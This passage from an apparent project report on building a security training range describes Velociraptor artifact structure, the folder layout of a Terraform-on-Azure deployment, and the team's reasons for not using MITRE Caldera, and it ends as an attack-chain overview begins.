     default: HKEY_LOCAL_MACHINE\Software\Microsoft\Wow64\**
     type: string
sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    queries:
    - |
      SELECT dirname(path=FullPath) as KeyPath,
        Name as KeyName,
        Data.value as Value,
        timestamp(epoch=Mtime.Sec) AS LastModified
      FROM glob(globs=split(string=TargetRegKey, sep=","), accessor="reg")
      WHERE Data.value and
        not (Name = "@" and (Data.value =~ "(wow64cpu.dll|wowarmhw.dll|xtajit.dll)"))
```

Let's go over the different sections:

- name: The name given to the Artifact. It is usually structured in a hierarchical fashion to make finding the correct Artifacts easier. Non-built in Artifacts should have the prefix `Custom.`.
- description: A human readable description of what the Artifact does and and when to use it. You can search for the description in the GUI so include any relevant keywords here.
- author: The author of the Artifact. Can be left out.
- parameters: Parameters that users can specify that will modify the output of the Artifact. The name will be what is used in the query further down. An optional default value and description can also be specified for each parameter. If no parameters are needed, it can be left out. You may also specify a

type, which is particularly useful for timestamps, as the UI will then allow you to select the date and time in the UI instead of requiring you to figure out the required timestamp (for an example of this, look at the Artifact `Windows.Forensics.Timeline`).

- sources: The sources section can have one or more sources consisting of VQL statements.
  - precondition: A VQL query that must return at least one row to be evaluated as true. Usually used to limit a source to a specific OS or version.
  - queries: A list of VQL queries that result in a single result table.

You can learn more about Artifact definitions *here*.


Conclusion

You now know about the different types of Artifacts and what the parts of an Artifact definition are. In this course, you will exclusively have to use Client Collection Artifacts.

2.3.6 Interacting With Clients

You may wish to directly interact with single clients. To do so, you must first select a client. Simply click `show all` in the top left and click on the client you want to interact with in the list. The selection will be reflected next to the `show all` button and you will be redirected to the *Host Information page*.

Instead of showing all clients - which might be many depending on your deployment - you can filter the results by label, host name, or client id and click the magnifying glass instead. More information can be found *here*.



	Online	ClientID	Host	OS Version	Labels
☐	●	C.eef3ed7e07187317	bestest-client	Microsoft Windows 10 Pro10.0.19041 Build 19041	["Client"]

Figure 29: Client selection, source: Own creation


2.4 Terraform deployment

Terraform was built to provide a provide a consistent interface to manage many popular cloud service providers. In our case, the service provider Azure is used.

To deploy to Azure with Terraform, Terraform configuration files are needed. In those configuration files *resources* must be listed. In this project the resources include for example: Azure VMs, Azure storage account, virtual network, etc.

2.4.1 Top-level structure

The provided Terraform deployment has the following top-level structure:



```
.git                16/12/2020 19:18    File folder
modules             16/12/2020 19:18    File folder
.gitignore          16/12/2020 19:18    Text Document    2 KB
main.tf             16/12/2020 19:18    TF File         12 KB
outputs.tf          16/12/2020 19:18    TF File          1 KB
README.md           16/12/2020 19:18    MD File          1 KB
terraform.tfvars    16/12/2020 19:18    TFVARS File      3 KB
variables.tf        16/12/2020 19:18    TF File          2 KB
```

Figure 30: Top-level folder view from Terraform deployment, source: Own creation

In figure 30 we can see the `modules` folder. This folder contains all machines that will be deployed and the scripts, that will be executed during the deployment.

main.tf

The `main.tf` file initializes a login to Terraform. Then, resources needed to communicate with the infrastructure (e.g. virtual networks, storage accounts) are created in a container called a *Resource Group* in Azure.

In `main.tf`, there is also an *Azure storage account* listed. It is needed to upload all the files that must be transferred from the local machine to Azure VMs.

And lastly, `main.tf` initializes the deployment of the *modules*. Those modules are described in detail below.

terraform.tfvars


`terraform.tfvars` is also described in the chapter `Deployment manual`. This file is used to provide your Azure credentials to Terraform.

variables.tf

`variables.tf` consists of multiple *input variables* They allow setting up parameters in Terraform files. Those variables are then rendered at runtime. An example where variables are used is the Azure storage account name. It is created at runtime and then passed to the modules.

2.4.2 modules

A *module* contains all resources for an Azure VM in the scope of a deployment.




```
dc1-server              16/12/2020 19:18    File folder
forensic-client         16/12/2020 19:18    File folder
fs1-server              16/12/2020 19:18    File folder
management-client       16/12/2020 19:18    File folder
windows-client          16/12/2020 19:18    File folder
ws1-server              16/12/2020 19:18    File folder
```

Figure 31: modules folder of Terraform deployment, source: Own creation

Figure 31 shows all modules for this deployment. The `management-client` folder is the adversary module.

2.4.3 FS1 module

Because the basic directory and file structure is the same for all modules, only `FS1` is discussed here.



```
files                               12/11/2020 08:57    File folder
0-init.tf                           12/11/2020 05:10    TF File                 3 KB
1-network-interface.tf              12/11/2020 05:10    TF File                 2 KB
2-virtual-machine.tf                12/11/2020 05:10    TF File                 2 KB
3-join-domain.tf                    12/11/2020 05:10    TF File                 1 KB
4-post-join-domain-commands.tf      12/11/2020 05:10    TF File                 1 KB
fs1-scripts.zip                     12/11/2020 08:57    Compressed (zipped)...  17 KB
initialize_deployment_template.ps1  12/11/2020 05:10    Windows PowerShell ...   4 KB
variables.tf                        12/11/2020 05:10    TF File                 2 KB
```

Figure 32: FS1 module folder, source: Own creation

In figure 32 we can see the folder structure of `FS1`. All essential files are listed below.

0-init.tf

The `0-init.tf` file consists of resources called *local_file*. This is for the generation of a local file (i.e. on the deploying machine).

When generating the local_file, the *templatefile* function can be used. This function is used to render a given file with some variables.

With interpolation syntax `${ ... }` you can then access the variable.

For example, we can see below that the input variable `storage_account_name` is delivered to the template file `initialize_deployment_template.ps1`. Using the templatefile function, the storage_account_name is then rendered with those variable.

```
resource "local_file" "initialize_deployment" {
  content  = templatefile("${path.module}/initialize_deployment_template.ps1", { zip_fil
e_name = local.zip_file_name, storage_account_name = var.storage_account_name, storage_c
ontainer_name = var.storage_container_name, storage_account_sas = var.storage_account_sa
s })
  filename = "${path.module}/initialize_deployment.ps1"
}
```

The variable can then be accessed in the file `initialize_deployment_template.ps1`. The following code illustrates this, where the Terraform variable is assigned to a Powershell variable.

```
$zip_file_name = "${zip_file_name}"
$storage_account_name = "${storage_account_name}"
$storage_container_name = "${storage_container_name}"
$storage_account_sas = "${storage_account_sas}"
```

The same concept applies to the `cleanup.ps1` file.

The file also contains code to upload the script files to Azure VM `FS1`.

1-network-interface.tf

The network security rules and the IP for the VM `FS1` are created with this file.

2-virtual-machine.tf

This file is used to create the VM itself. For example, here the number of vCPU and other resource and OS options can be specified.


3-join-domain.tf

This file is used to join the VM to the *Windows Active Directory*.

4-post-join-domain-commands.tf

The `4-post-join-domain-commands.tf` is executed last. It invokes the file `setup.ps1` on the running VM. `setup.ps1` contains multiple scripts, which are located in the subfolder `files`. If any additional actions are to be performed on the VM during deployment, the PowerShell script for those actions should be linked in this file.

Files subfolder



changeVMiltonPass.ps1	16/12/2020 19:18	Windows PowerShell ...	1 KB
cleanup_template.ps1	16/12/2020 19:18	Windows PowerShell ...	6 KB
ConnectSMB.xml	16/12/2020 19:18	XML Document	5 KB
create_local_admin.ps1	16/12/2020 19:18	Windows PowerShell ...	2 KB
enable_event_logging.ps1	16/12/2020 19:18	Windows PowerShell ...	1 KB
FirstLogonCommands.xml	16/12/2020 19:18	XML Document	1 KB
setup.ps1	16/12/2020 19:18	Windows PowerShell ...	1 KB
start-transcript.ps1	16/12/2020 19:18	Windows PowerShell ...	1 KB
stop-transcript.ps1	16/12/2020 19:18	Windows PowerShell ...	1 KB
Unattend.xml	16/12/2020 19:18	XML Document	3 KB
W2019-fs1_template.ps1	16/12/2020 19:18	Windows PowerShell ...	12 KB

Figure 33: Cut-out from Files subfolder, source: Own creation

Here all scripts are executed as defined in `setup.ps1`. `setup.ps1` begins with a script called `start-transcript.ps1`. This script is responsible for saving a PowerShell session log in `C:\terraform\` on the Azure VM. Afterwards, some scripts specific for the Azure VM are executed. And lastly, if no error occurred, the logging is stopped and `cleanup.ps1` is started to delete all files in the `C:\terraform\` directory from the Azure VM.

2.4.4 Various

One important file is `terraform\modules\dc1-server\files\bulk_ad_user_template.ps1`. This file is used to add user accounts to the AD domain.

2.4.5 Conclusion

Terraform provides a well designed and clear structured platform to manage infrastructure from service providers.

2.5 Caldera

2.5.1 Introduction

This document details some of the decisions that had to be made when planning the attack chain.

2.5.2 Not using MITRE Caldera

Introduction

In this section, our reasons for not choosing to use MITRE Caldera to execute the attack chain are laid out.

MITRE Caldera

CALDERA™ is a cyber security framework designed to easily run autonomous breach-and-simulation exercises. It can also be used to run manual red-team engagements or automated incident response [5].

With this tool, it is possible to assemble a kill chain by adding different attack steps to the attack via a web interface to deploy and execute the kill chain on a remote computer.

Benefits of using Caldera


Choosing MITRE Caldera instead of developing the whole attack chain by self would result into significantly reduced work, because many of the techniques from the *MITRE ATT&CK matrix* are already integrated in some form, and can be deployed by clicking through the web interface.

Drawbacks of using Caldera

There were multiple reasons for why we decided not use Caldera, as listed in this chapter:

Too few techniques implemented

It was decided early on that one of the steps in the attack-chain would involve lateral movement with PsExec and mimikatz. However, MITRE Caldera does not provide this attack.




Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
Active Scanning	Acquire Infrastructure	Drive-by Compromise	🟩 Command and Scripting Interpreter	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism
Gather Victim Host Information	Compromise Accounts	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation	Access Token Manipulation
Gather Victim Identity Information	Compromise Infrastructure	External Remote Services	Inter-Process Communication	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	BITS Jobs
Gather Victim Network Information	Develop Capabilities	Hardware Additions	Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information
Gather Victim Org Information	Establish Accounts	Phishing	Scheduled Task/Job	Browser Extensions	Create or Modify System Process	Direct Volume Access
Phishing for Information	Obtain Capabilities	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Event Triggered Execution	Execution Guardrails
Search Closed Sources		Supply Chain Compromise	🟩 Software Deployment Tools	Create Account	Exploitation for Privilege Escalation	Exploitation for Defense Evasion
Search Open Technical Databases		Trusted Relationship	System Services	Create or Modify System Process	Group Policy Modification	File and Directory Permissions Modification
Search Open Websites/Domains		Valid Accounts	User Execution	Event Triggered Execution	Hijack Execution Flow	Group Policy Modification
Search Victim-Owned Websites			🟩 Windows Management Instrumentation	External Remote Services	🟩 Process Injection	Hide Artifacts
				Hijack Execution Flow	Scheduled Task/Job	Hijack Execution Flow
				Implant Container Image	Valid Accounts	Impair Defenses
				Office Application Startup		🟩 Indicator Removal on Host
				Pre-OS Boot		Indirect Command Execution
				Scheduled Task/Job		Masquerading
				Server Software Component		Modify Authentication Process
				Traffic Signaling		Modify Cloud Compute Infrastructure
				Valid Accounts		Modify Registry
						Modify System Image
						Network Boundary Bridging
						Obfuscated Files or Information
						Pre-OS Boot
						🟩 Process Injection
						Rogue Domain Controller
						Rootkit
						Signed Binary Proxy Execution
						Signed Script Proxy Execution
						Subvert Trust Controls
						Template Injection
						Traffic Signaling
						Trusted Developer Utilities Proxy Execution
						Unused/Unsupported Cloud Regions
						Use Alternate Authentication Material
						Valid Accounts
						Virtualization/Sandbox Evasion
						Weaken Encryption
						XSL Script Processing

Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Brute Force	🟩 Account Discovery	Exploitation of Remote Services	Archive Collected Data	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Credentials from Password Stores	🟩 Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Exploitation for Credential Access	🟩 Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking	🟩 Clipboard Data	Data Obfuscation	🟩 Exfiltration Over C2 Channel	Data Manipulation
Input Capture	Cloud Service Dashboard	🟩 Remote Services	Data from Cloud Storage Object	Dynamic Resolution	Exfiltration Over Other Network Medium	🟩 Defacement
Man-in-the-Middle	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository	Encrypted Channel	Exfiltration Over Physical Medium	Disk Wipe
Modify Authentication Process	🟩 Domain Trust Discovery	Software Deployment Tools	Data from Information Repositories	Fallback Channels	Exfiltration Over Web Service	Endpoint Denial of Service
🟩 Network Sniffing	🟩 File and Directory Discovery	Taint Shared Content	🟩 Data from Local System	🟩 Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
🟩 OS Credential Dumping	🟩 Network Service Scanning	Use Alternate Authentication Material	Data from Network Shared Drive	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Steal Application Access Token	🟩 Network Share Discovery		Data from Removable Media	Non-Application Layer Protocol		Network Denial of Service
Steal or Forge Kerberos Tickets	Network Sniffing		🟩 Data Staged	Non-Standard Port		🟩 Resource Hijacking
Steal Web Session Cookie	🟩 Password Policy Discovery		Email Collection	Protocol Tunneling		Service Stop
Two-Factor Authentication Interception	🟩 Peripheral Device Discovery		Input Capture	Proxy		System Shutdown/Reboot
Unsecured Credentials	🟩 Permission Groups Discovery		Man in the Browser	Remote Access Software		
	🟩 Process Discovery		Man-in-the-Middle	Traffic Signaling		
	🟩 Query Registry		🟩 Screen Capture	Web Service		
	🟩 Remote System Discovery		Video Capture			
	🟩 Software Discovery					
	🟩 System Information Discovery					
	🟩 System Network Configuration Discovery					
	🟩 System Network Connections Discovery					
	🟩 System Owner/User Discovery					
	🟩 System Service Discovery					
	🟩 System Time Discovery					
	🟩 Virtualization/Sandbox Evasion					

Figure 34:MITRE ATT&CK technique coverage of Caldera, Source: https://redcanary.com/blog/comparing-red-team-platforms/

In figure 34 we can see the MITRE ATT&CK technique coverage of Caldera. Some of the categories, for example initial access, are not covered at all. Those steps would have had to been implemented manually likely leading to a confusing mix of using Caldera in some parts and not in others.

Confusing UI



Profiles
view
enter a profile name
enter a profile description
Ordering
+ link objective | + add adversary | + add ability
Select an existing profile
Save
Delete profile

Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Figure 35: UI MITRE Caldera, source: Own creation

In figure 35 we can see on the right the very tiny `add ability` button on the right. When there is lots of free space on the screen, this button should be made larger and put it in the center for better visibility. Also, the combination of dark gray text on a black background is a questionable choice. With experience the user experience problem vanishes, but it is very time consuming to learn this tool, in part also because its documentation is lacking.

Endless loop



RUNNING | 2020-12-14 08:33:16 | 0 DECISIONS

Start a new operation or review previous ones here.

noisy neighbor - 2020-12-14 08:33:1

Figure 36: Attack running in endless loop, source: Own creation

Some of the techniques that were implemented did not work correctly. In figure 36 we can see that the ability "noisy neighbor" was supposed to be executed, but no action happened. We were unable to find helpful log outputs to determine the reason for this failure.

Too many dependencies to run the agent

In order to run the agents available in Caldera, a series of additional dependencies had to be installed on the target systems. We wanted our attack to work as much as possible with what was already installed.

Conclusion

For the reasons listed above, we decided to not use MITRE Caldera and instead to develop an own attack chain.

2.5.3 Developing our own attack chain

Introduction

The key decisions when designing the attack chain are detailed below.

Technique criteria

Developing our own attack-chain needs a lot of work. To reduce that as much as possible, we evaluated potential techniques using to the following criteria:

- Complexity: The technique should not be not too complicated
- Well documented: There should be plenty of resources available on the internet for the attack
- Prior knowledge: If we already knew the technique, it would be easier to implement(e.g., Group policy preferences)

Terraform

Some of the architectural decisions were determined by the base offensive security training range:

- Running the environment on Azure with Terraform deployment was given

Specifically requested topics

Some of the tasks were specifically requested by the project advisor. These include:

- Volatility, OpenIOC and Cleanup tasks
- Velociraptor introduction and installation tasks

2.6 Attack Chain

2.6.1 Introduction

In the following chapters, the implemented attack chain is examined and the individual techniques used are mapped to their technique in the MITRE attack matrix. The attack techniques are listed in the order in which they are executed.

2.6.2 Overview



legend
Client1 (Client1)
Domain Controller1 (DC1)
File Server 1 (FS1)
C2 Server (MgmtClient)
